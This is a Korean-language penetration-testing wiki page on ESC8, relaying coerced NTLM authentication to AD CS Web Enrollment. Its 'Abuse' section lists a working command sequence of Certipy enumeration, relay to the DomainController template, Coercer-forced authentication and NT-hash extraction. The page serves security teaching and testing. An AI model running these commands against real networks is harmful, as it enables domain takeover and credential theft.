> For the complete documentation index, see [llms.txt](https://www.pentestwiki.com/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://www.pentestwiki.com/active-directory/adcs/esc8.md).

# ESC8

ESC8은 Web Enrollment 기능을 사용하는 ADCS 환경에서 웹 브라우저 접근 시 사용하는 NTLM 인증을 가로채어 다른 클라이언트를 사칭하여 인증서를 발급받을 수 있는 공격입니다.

## Abuse

<pre class="language-bash" data-title="UNIX"><code class="lang-bash"><strong># 취약한 템플릿 열거
</strong>certipy-ad find -u '&#x3C;username>' -p '&#x3C;password>' -dc-ip '&#x3C;dc-ip>' -vulnerable -stdout -enabled

<strong># relay 서버 오픈
</strong>certipy-ad relay -target 'https://&#x3C;ca-ip>' -template 'DomainController'

<strong># 강제 인증
</strong>python3 Coercer.py coerce -l 10.0.2.10 -t 192.168.1.25 -u Mick3y -p 'Password123!' -d contoso.com -v

<strong># 인증서로부터 nt해시 덤프
</strong>certipy-ad auth -pfx '&#x3C;pfx>' -dc-ip '&#x3C;dc-ip>'
</code></pre>

## Root Cause

도메인 계정이 CA 서버로부터 인증서에 대한 요청을 할 때 대부분의 경우는 클라이언트가 수동으로 하는 경우가 없지만, 인증서 관리를 위해 웹 서비스에서 인증서 요청에 관련한 서비스를 지원합니다.

<figure><img src="https://1400861083-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FiA9eS35C4waXdT3c51bW%2Fuploads%2FiXX1y7RqxmTltwv8mwwT%2F1.png?alt=media&amp;token=73bb14e4-7bd8-4960-a7b0-c3a49b328efb" alt=""><figcaption><p>web enrollment service</p></figcaption></figure>

Web enrollment 기능은 CA 서버의 certsrv 엔드포인트에서 이용 가능합니다. 때문에 curl 도구로 CA의 certsrv 엔드포인트에 요청 시 반환되는 상태 코드에 따라 웹 서비스 이용 가능 여부를 파악할 수 있습니다.

<figure><img src="https://1400861083-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FiA9eS35C4waXdT3c51bW%2Fuploads%2FVwgrgmc8MwO9vebReDSC%2Fimage.png?alt=media&amp;token=a1fd8ecb-dfa9-433d-a7c6-3c022343fb70" alt=""><figcaption><p>certsrv 접근 결과</p></figcaption></figure>


ESC8은 강제 인증 취약점이 있는 환경에서, 도메인 컨트롤러가 공격자 서버로 인증하도록 강제할 수 있습니다. 도메인 컨트롤러는 SMB 인증을 위해 NTLM 인증을 하게 되고, 이 패킷을 가로채어 공격자는 CA 웹 서비스에 인증서 요청을 할 수 있습니다.

<figure><img src="https://1400861083-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FiA9eS35C4waXdT3c51bW%2Fuploads%2FSVfe2ZJoa5Zrl2wCOn3f%2F2.png?alt=media&amp;token=44ad3a1a-6a3d-4624-a8af-bd34f90997d4" alt=""><figcaption><p><a href="https://www.crowe.com/cybersecurity-watch/exploiting-ad-cs-a-quick-look-at-esc1-esc8">https://www.crowe.com/cybersecurity-watch/exploiting-ad-cs-a-quick-look-at-esc1-esc8</a></p></figcaption></figure>

## References

{% embed url="<https://www.encryptionconsulting.com/mitigating-esc1-and-esc8-vulnerability-in-active-directory/>" %}

{% embed url="<https://learn.microsoft.com/en-us/windows-server/identity/ad-cs/certificate-authority-web-enrollment>" %}

{% embed url="<https://github.com/ly4k/Certipy/wiki/06-%E2%80%90-Privilege-Escalation#esc8-ntlm-relay-to-ad-cs-web-enrollment>" %}